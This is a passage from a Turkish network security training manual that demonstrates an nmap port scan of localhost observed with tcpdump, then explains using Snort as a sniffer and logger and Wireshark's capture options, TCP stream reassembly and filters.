
```
bilgi-egitim ~ # nmap -sS localhost -p21-30
Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-14 13:02 CST
Interesting ports on localhost (127.0.0.1):
PORT      STATE    SERVICE
21/tcp     closed   ftp
22/tcp     open     ssh
23/tcp     closed   telnet
24/tcp     closed   priv-mail
25/tcp     closed   smtp
26/tcp     closed   unknown
27/tcp     closed   nsw-fe
28/tcp     closed   unknown
29/tcp     closed   msg-icp
30/tcp     closed   unknown

Nmap finished: 1 IP address (1 host up) scanned in 0.051 seconds
```

Yapılan taramanın tcpdump ile izlenmesi

```
192.168.1.5 - PuTTY
bilgi-egitim ~ #
bilgi-egitim ~ # tcpdump -i lo -ttnn tcp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
1197658965.060854 IP 127.0.0.1.62172 > 127.0.0.1.21: S 4251831603(0) win 2048
<mss 1460>
1197658965.060912 IP 127.0.0.1.21 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.062310 IP 127.0.0.1.62172 > 127.0.0.1.25: S 4251831603:4251831603(0) win 4096
<mss 1460>
1197658965.062351 IP 127.0.0.1.25 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.063195 IP 127.0.0.1.62172 > 127.0.0.1.22: S 4251831603:4251831603(0) win 4096
<mss 1460>
1197658965.063251 IP 127.0.0.1.22 > 127.0.0.1.62172: S 3510734176:3510734176(0) ack 42518
31604 win 32792 <mss 16396>
1197658965.063343 IP 127.0.0.1.62172 > 127.0.0.1.22: R 4251831604:4251831604(0) win 0
1197658965.064145 IP 127.0.0.1.62172 > 127.0.0.1.23: S 4251831603:4251831603(0) win 1024
<mss 1460>
1197658965.064180 IP 127.0.0.1.23 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.064959 IP 127.0.0.1.62172 > 127.0.0.1.29: S 4251831603:4251831603(0) win 3072
<mss 1460>
1197658965.064992 IP 127.0.0.1.29 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.065660 IP 127.0.0.1.62172 > 127.0.0.1.24: S 4251831603:4251831603(0) win 2048
<mss 1460>
1197658965.065695 IP 127.0.0.1.24 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.066562 IP 127.0.0.1.62172 > 127.0.0.1.27: S 4251831603:4251831603(0) win 3072
<mss 1460>
1197658965.066596 IP 127.0.0.1.27 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.067258 IP 127.0.0.1.62172 > 127.0.0.1.30: S 4251831603:4251831603(0) win 2048
<mss 1460>
```

4.10.6.3. Nmap ile yapılan UDP taramasının tcpdump ile izlenmesi



```
bilgi-egitim ~ # tcpdump -i lo -ttnn udp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
1197660733.901354 IP 127.0.0.1.59872 > 127.0.0.1.28: UDP, length 0
1197660733.902986 IP 127.0.0.1.59872 > 127.0.0.1.27: UDP, length 0
1197660733.903804 IP 127.0.0.1.59872 > 127.0.0.1.21: UDP, length 0
1197660733.904457 IP 127.0.0.1.59872 > 127.0.0.1.30: UDP, length 0
1197660733.905225 IP 127.0.0.1.59872 > 127.0.0.1.24: UDP, length 0
1197660733.905867 IP 127.0.0.1.59872 > 127.0.0.1.26: UDP, length 0
1197660733.906569 IP 127.0.0.1.59872 > 127.0.0.1.25: UDP, length 0
1197660733.907208 IP 127.0.0.1.59872 > 127.0.0.1.23: UDP, length 0
1197660733.907935 IP 127.0.0.1.59872 > 127.0.0.1.29: UDP, length 0
1197660733.909528 IP 127.0.0.1.59872 > 127.0.0.1.22: UDP, length 0
```

4.11. Sniffer Olarak Snort

Snort 3 farklı amaç için kullanılır. Bunlardan biri de Snort'un paket yakalayıcısı(Sniffer) olarak çalışmasıdır.

Snort, Tcpdump, tshark, Snoop gibi araclara oranla daha anlaşıllır bir çıktı verir.

Snort'u Sniffer olarak Çalıştırmak

Snort'u sniffer olarak çalıştırmak için bası tiki parametre yeterlidir.

Bu parametreler -i arabirim seçimi ve -v .

```
#snort -i eth0 -v
```

-q parametresi ile Snort çalıştırıldıkten sonra ekrana basılan surum vs bilgileri saklanır.

Diger sniffer araçları gibi Snort da BPF tipi filtrelemeleri destekler. Mesela kaç adet paket kaydedileceği -n parametresi ile, yakalanan paketlere ait veri kısımlarının gösterileceği -X parametresi ile sağlanabilir.

4.11.1. Yakalanan paketleri Kaydetme(Logging)

Snort'un çalışma modlarından ikincisi paket loglama/kaydetmedir. İstenilen filtreleme özelliklerine göre ağdan yakaladığı paketleri libpcap formatına uygun olarak kaydeder.

Binary(ikili) ve ascii olmak üzere iki çeşit paket kaydetme özelliği vardır. Ascii, yani text olarak kaydetme özelliği çok özel durumlar için kullanılabilir ve oldukça yavaştır. Yoğun trafik geçen ağlarda kullanılmaması tavsiye olunur.

-b parametresi ile Snort'a binary loglama yapması gerektiği belirtilir.

-l parametresi ile de hangi dizine kaydedileceği.

```
#snort -I eth0 -b -l /home/huzeyfe
```

Bu komut /home/huzeyfe dizininde snort.log.TIMESTAMP formatında dosyalar oluşturacaktır.

Arkaplanda paket kaydetme işlemini yaptırması için -D parametresi kullanılabilir.

4.12. Wireshark ile Trafik Analizi

Wireshark, eski ismi ile Ethereal açık kaynak kodlu bir Trafik analiz programıdır. Gelişmiş grafik arabirimini sayesinde kullanımı oldukça kolaydır. Bunun yanında istenirse komut satırından da kullanılabilir. Komut satırından kullanım için **tshark** komutu ve ek parametreleri kullanılabilir.

Wireshark, Windows, UNIX(BSD, Solaris, vb) ve Linux işletim sistemleri üzerinde GPL lisansı ile ücret ödemeden kullanılabilir.

Wireshark, açık kod dünyasının desteğini arkasına alarak kısa sürede piyasadaki ticari Trafik analiz programlarının işlevlerinin çوغunu yerine getirebilecek seviyeye ulaşmıştır.

4.12.1. Wireshark'in bazı önemli özellikleri:

- Yakalanan paketleri kaydedebilme , kaydedilen paketleri analiz edebilme
- tcpdump , NAI's Sniffer™ , Sniffer™ Pro , NetXray™, Sun snop ve atmsnoop, Shomiti/Finisar Surveyor vb gibi birçok paket analiz programları ile yakalanmış ve kaydedilmiş paketleri analiz edebilme
- Paketleri tWireshark yada bir gui aracılığı ile izleyebilme
- 3COMXNS, 3GPP2 A11, 802.11 MGT, 802.11 Radiotap, 802.3 Slow protocols, 9P, AAL1, AAL3/4, AARP, ACAP, ACN, ACSE, ACtrace, ADP, AFP, AFS (RX), AH, AIM, AIM Administration, AIM Advertisements, AIM BOS, AIM Buddylist, AIM Chat, AIM ChatNav, AIM Directory, AIM Email, AIM Generic, AIM ICQ, AIM Invitation, AIM Location, AIM Messaging, AIM OFT, AIM Popup, AIM SSI, AIM SST, AIM Signon, AIM Stats, AIM Translate vs .. 706 protokol desteği
- Yakalanan paketler düz yazı yada PostScript olarak kaydedebilme
- Filtreleme esnasında istenilen protokollerin istenilen renkde gösterilebilmesi


Wireshark temelde iki şekilde çalışır


I)Akan trafikten anlık olarak verileri yakalayarak gösterim yapabilir

II) Ya da daha önce herhangi bir sniffer aracılığı ile kaydedilmiş pcap formatındaki verilerden analiz yapılabilir.

4.12.2. Wireshark Kullanımı

İlk olarak Capture menüsünden Options sekmesini açarak ne tür bir dinleme yapılacağını , hangi arabirim, hangi protokollerin dinleneceği belirlenir.







Options kısmında öncelikle hangi ağ arabirimini üzerinden dinleme yapılacağı belirtilir.

NOT: Linux sistemlerde tüm ağ arabirimlerini dinlemek için özel bir sanal aygit imkanı bulunmaktadır.

Sonra dinlenilen ağın durumuna göre Promiscious mod seçilir ve gerekiyorsa Yakalama filtresi belirtilir. Capture Filter tüm trafiği değil de sadece bizim belirlediğimiz trafik türlerini yakalamak için kullanılır. Öyle ya amacımız sadece FTP trafiğini izlemekse diğer trafikleri yaklamak bize zaman kaybettirir.







NOT: Kablosuz ağlarda trafik yakalama işleminde “Capture in Promiscuous Mode” seçeneğinin seçili olmaması gereklidir.

Options kısmında ayarlanabilecek diğer bazı bileşenler.

Yakalanan paketlerde Ip-Host, servis ismi-numarası değişkenlerinin nasıl gösterileceğidir.



4.12.3. Genel Hatları ile Wireshark



Temelde 3 ana ekranın oluşur.

4.12.4. Genel Protokol Bilgisi Alanı


Bu alan akan trafiği oldukça özet bir formatta gösterir. Herhangi bir satırın üzerine tıklayarak Protokole ve pakete ait detay bilgilere erişilebilir.

Protokol Detayı alanının hemen altında istenilen paketin veri alanındaki bilgileri Hexadecimal olarak gösteren ek bir alan da vardır.


4.12.5. Wireshark ile TCP Oturumlarında paket birleştirme

Bir TCP bağlantısı onlarca ayrık paketten oluşur. Mesela bir web sayfasına yapılan istege dönen cevap sayfanın boyutuna da bağlı olarak onlarca TCP paketi ile gelebilir.

Wireshark ile bu http bağlantısını paketleri teker teker takip ederek izlemek kolay bir işlem olmaz. Bunun yerine TCP bağlantılarını oturuma özel olarak birlestiren ve sonuç olarak tek çıktı veren bir özelliğe ihtiyaç vardır. Wireshark'da bu özelliğin adı "Follow TCP Stream" olarak geçer.



Herhangi bir TCP paketi üzerine gelip sağ tıklandıktan sonra "Follow TCP Stream" özelliği seçilirse o bağlantının ait olduğu oturumun detayları aşağıdaki gibi ek bir pencerede gösterilecektir.




4.12.6. Filtreler

Wireshark'da iki çeşit filtreleme vardır. Biri yakalanacak paketlerin türünü belirten Capture Filter, diğerinin de yakalanan paketler içinden belirli özellikli olanların gösterilmesini sağlayan Display Filter.

Capture filter tcpdump ile komut satırından yazdığımız filterlerle aynıdır. Display Filter biraz daha farklı sentaks sahiptir.

4.12.6.1. Capture Filter

Wireshark'ı çalıştırırken hangi türde paketleri yakalaması gerektiğini belirten Filtredir.



Tcp port 21


Tcp port 21 and tcp port 1982

Tcp port 22 and host vpn.lifeoverip.net or icmp

